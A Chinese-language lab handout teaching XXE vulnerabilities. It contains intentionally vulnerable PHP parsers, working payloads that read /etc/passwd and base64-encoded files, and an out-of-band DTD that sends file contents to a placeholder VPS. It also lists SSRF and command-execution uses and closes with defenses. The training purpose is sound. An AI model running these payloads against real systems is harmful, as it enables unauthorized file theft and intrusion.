# XXE漏洞实验

## 1. 实验目的

熟悉XML这门语言的基本语法、用途

熟悉XXE漏洞的成因

了解XXE漏洞的利用及危害

## 2. 实验要求

掌握XML的基本语法和用途

学会分析和利用基本的XXE漏洞

## 3. 实验准备

### 3.1 xml简介


XML 称为**可扩展标记语言**。

XML是一种非常流行的标记语言，在1990年代后期首次标准化，并被无数的软件项目所采用。**它用于配置文件**，**文档格式**（如OOXML，ODF，PDF，RSS，...），**图像格式**（SVG，EXIF标题）和**网络协议**（WebDAV，CalDAV，XMLRPC，SOAP，XMPP，SAML， XACML，...），他应用的如此普遍以至于他出现的任何问题都会带来灾难性的结果。

### 3.2 XML基础知识

#### 3.2.1 在浏览器中查看一个XML示例

访问：https://www.w3school.com.cn/example/xmle/note.xml




在XML文档中，所有的元素都必须正确的嵌套，形成树形结构。并且整个XML文档中必须要有一个根元素。如上代码，<note>是整个文档的根元素。嵌套在note标签中的<to>和<from>等则是根的子元素。XML文档中使用<!-- -->进行注释。

同时，所有的XML元素都必须有关闭标签，这点不像html语法那样松散。如果缺失关闭标签，则会导致XML解析失败。


#### 3.2.2 在浏览器中查看带有一个错误的 XML 文件

访问：https://www.w3school.com.cn/example/xmle/note\_error.xml



提示XML解析错误：非配对的标签。

查看页面源代码可以看到完整的XML文件内容：



#### 3.2.3 DTD简介

XML 文档有自己的一个**格式规范**，这个格式规范是由一个叫做 DTD（document type definition） 的东西控制的。简单地说，DTD的作用是定义XML文档的**合法构建模块**。

**基本格式**：

<!DOCTYPE 根元素名 [ 元素描述 ]>

**示例代码**：

<?xml version="1.0"?>//这一行是 XML 文档定义

<!DOCTYPE message [ //根元素名为message

<!ELEMENT message (receiver ,sender ,header ,msg)> //元素描述，message拥有哪些子标签元素

<!ELEMENT receiver (#PCDATA)> //对子标签元素的数据类型定义

<!ELEMENT sender (#PCDATA)>

<!ELEMENT header (#PCDATA)>

<!ELEMENT msg (#PCDATA)> ]>

#### 3.2.4 在 DTD 中定义实体

**实体**：对应XML 标签中的内容，XML 中除了标签以外，还需要有些内容是固定的。

**基本格式**：

<!ENTITY 实体名称 "实体的值">

**代码示例**：

<?xml version="1.0"?>

<!DOCTYPE foo [ //根元素名为foo

<!ELEMENT foo ANY > // 元素描述，定义元素为 ANY 说明接受任何元素

<!ENTITY xxe "test" > ]> // 定义实体xxe，其内容固定为字符串”test”

实体其实可以看成一个变量，到时候我们可以在 XML 中**通过 & 符号**进行引用。

#### 3.2.5 内部实体

将DTD和XML**放在同一份文档中**，利用DTD定义的实体即为**内部实体**。

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [

<!ENTITY xxe "Hello World!">

]>

<foo>&xxe;</foo>

本地新建该XML文档，使用浏览器访问，&xxe;会被解析为Hello World!并输出。



#### 3.2.6 外部实体

实体可以从外部的 dtd 文件中引用：

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///c:/test.dtd" >]> //file协议加载文件内容

<foo>

<user>&xxe;</user>

<pass>mypass</pass>

</foo>

这样对引用资源（test.dtd）所做的任何更改都会在文档中自动更新,非常方便（**方便永远是安全的敌人**）

### 3.3 环境介绍

提供在线实验环境地址：http://47.112.16.34:22290/

web文件目录结构

├── dom.php # 示例：使用DOMDocument解析body

├── index.php # phpinfo

├── noecho # 目录

│   ├── dom.php # 示例：使用DOMDocument解析body

│   ├── index.php # phpinfo

│   ├── SimpleXMLElement.php # 示例：使用SimpleXMLElement类解析body

│   └── simplexml\_load\_string.php # 示例：使用simplexml\_load\_string函数解析body

├── SimpleXMLElement.php # 示例：使用SimpleXMLElement类解析body

└── simplexml\_load\_string.php # 示例：使用simplexml\_load\_string函数解析body

根目录下的**dom.php**：

<?php

$data = file\_get\_contents('php://input');

$dom = new DOMDocument();

$dom->loadXML($data);

print\_r($dom);

**SimpleXMLElement.php**：

<?php

$data = file\_get\_contents('php://input');

$xml = new SimpleXMLElement($data);

echo $xml->name;

**simplexml\_load\_string.php**：

<?php

$data = file\_get\_contents('php://input');

$xml = simplexml\_load\_string($data);

echo $xml->name;

noecho目录下的php文件为去掉上述文件最后一行的echo

### 3.4 XXE漏洞的成因

当看到前面这段代码的时候，有一点安全意识的小伙伴应该隐隐约约能觉察出什么

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///c:/test.dtd" >]> //file协议加载文件内容

<foo>

<user>&xxe;</user>

<pass>mypass</pass>

</foo>

既然能通过**外部实体**读 dtd 那我们是不是能将路径换一换，换成敏感文件的路径，然后把敏感文件读出来？

漏洞成因：在对非安全的外部实体数据进行处理时而引发安全漏洞问题。

## 4. 实验步骤

### 4.1 有回显的XXE漏洞读取文件

以实验环境网站根目录下的simplexml\_load\_string.php为例：

<?php

$data = file\_get\_contents('php://input'); // 从POST请求包中读取数据

$xml = simplexml\_load\_string($data); // 将字符串数据解析为XML格式

echo $xml->name; // 输出XML文件中name子元素的值

解析XML文件后会将结果展示出来，我们可以构造payload，引用恶意的外部实体，达到任意文件读取的目的。

**payload**：

<?xml version="1.0" encoding="utf-8"?>


<!DOCTYPE root [

<!ELEMENT root ANY >

<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>


<root><name>&xxe;</name></root>

执行结果（读取/etc/passwd文件）：




### 4.2 有回显的XXE漏洞读取含有特殊字符的文件

在服务器根目录下存在文件/abc，文件内容包含 < > &这样的特殊字符：



使用file协议直接读取该文件时，引用并不接受可能会引起 xml 格式混乱的字符(在XML中，有时实体内包含了些字符，如&,<,>,",'等。这些均需要对其进行转义，否则会对XML解释器生成错误)，出现如下错误：



在后端为php的web应用中，我们可以使用php协议流读取文件。

**payload**：

<?xml version="1.0" encoding="utf-8"?>


<!DOCTYPE root [

<!ELEMENT root ANY >


<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/abc"> ]>

<root><name>&xxe;</name></root>

将文件内容base64编码后再回显。



base64解码后的结果即为包含特殊符号的文件内容。



一种更通用的处理方法：把我们读出来的数据放在 CDATA标签 中输出。感兴趣的同学可自行查阅资料学习。

### 4.3 无回显的XXE漏洞读取文件

该实验需要一台可以公网访问的服务器，如果没有配置个人服务器，可以在本地kali虚拟机上搭建docker并启动漏洞环境，同时将kali主机作为接收数据的“公网”服务器。

docker安装教程：https://www.jianshu.com/p/1b2e157f4852

漏洞环境搭建：https://github.com/vulhub/vulhub/tree/master/php/php\_xxe

**如无法完成漏洞环境搭建过程，需将该部分实验的流程讲解清楚。**

在noecho目录下，以simplexml\_load\_string.php为例：

<?php

$data = file\_get\_contents('php://input');

$xml = simplexml\_load\_string($data);

对接收到的XML字符串进行了XML解析，但并没有将结果打印出来，我们无法获取到文件内容。

这里我们就需要将数据进行外带，外带给我们自己的VPS上，从而查看到数据内容。

**payload**：

<!DOCTYPE convert [

<!ENTITY % remote SYSTEM "http://ip/test.dtd">

%remote;%int;%send;

]>


**test.dtd**:

<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///aaa">

<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://ip:9999?p=%file;'>">

将test.dtd放到自己的VPS下，公网可访问。

在自己的VPS上监听9999端口，payload发送过去后，即可接收到base64编码后的数据。



由于服务器没有关闭debug，在debug信息中也能看到：



**整个调用过程**：

我们从 payload 中能看到连续调用了三个参数实体 %remote;%int;%send;，这就是我们的利用顺序。

%remote 先调用，调用后请求远程服务器上的 test.dtd ，有点类似于将 test.dtd 包含进来。

然后 %int 调用 test.dtd 中的 %file, %file 就会去获取服务器上面的敏感文件，然后将 %file 的结果填入到 %send 以后(因为实体的值中不能有 %, 所以将其转成html实体编码 &#37;)。

我们再调用 %send; 把我们的读取到的数据发送到我们的远程 vps 上，这样就实现了外带数据的效果，完美的解决了 XXE 无回显的问题。


### 4.4 XXE配合其他协议进行攻击（选做）

我们刚刚都只是做了一件事，那就是通过 file 协议读取本地文件，或者是通过 http 协议发出请求（无回显的XXE中向我们的服务器发送HTTP请求），熟悉 SSRF 的同学应该很快反应过来，这其实非常类似于 SSRF（学习链接：https://xz.aliyun.com/t/2115） ，因为他们都能从服务器向另一台服务器发起请求，那么我们如果将远程服务器的地址换成某个内网的地址，（比如 192.168.0.10:8080）是不是也能实现 SSRF 同样的效果呢？没错，XXE 其实也是一种 SSRF 的攻击手法，因为 **SSRF 其实只是一种攻击模式**，利用这种攻击模式我们能使用很多的协议以及漏洞进行攻击。

所以要想更进一步的利用，我们不能将眼光局限于 file 协议，我们必须清楚地知道在何种平台，我们能用何种协议：



PHP在安装扩展以后还能支持的协议：



合理利用这些支持的协议，我们可以实现：

1. HTTP协议对内网主机和端口进行探测；
2. 在PHP中利用expect协议执行系统命令；
3. 通过ftp协议和CRLF注入向SMTP发送钓鱼邮件；
4. DoS攻击等等。

## 5. 思考题

1. 结合XXE漏洞的形成原理，提出正确的防御方法。

原理：

xml中的参数实体可以包含外部实体，导致类似文件包含的任意读漏洞。

外部引用支持多种协议，提供了多种利用方式。

防御：

A. 使用开发语言提供的禁用外部实体的方法

B. 过滤用户提交的XML数据

关键词：<!DOCTYPE和<!ENTITY，或者，SYSTEM和PUBLIC等

C. 禁止服务器出网

1. 微信支付接口曾爆出XXE漏洞，请自行查阅相关文章了解漏洞形成过程。

微信支付的sdk中提供了WXPayUtil这个工具类，该类中实现了xmltoMap和maptoXml这两个方法，而这次的微信支付的xxe漏洞爆发点就在xmltoMap方法中。

该方法是为了将xml格式的字符串strXML转化为map。由于strXML可由攻击者控制，且程序未作任何防护措施（如禁止引用外部实体；过滤关键字符串等），导致恶意攻击者可利用外部实体注入读取服务器上的文件。当攻击者获取支付加密所用的安全密匙后，完全可以实现0元支付商品。

最根本的问题是没有做出任何防护措施，导致了直接解析外部实体，注入之后形成任意文件读

参考资料：<https://www.freebuf.com/vuls/176837.html>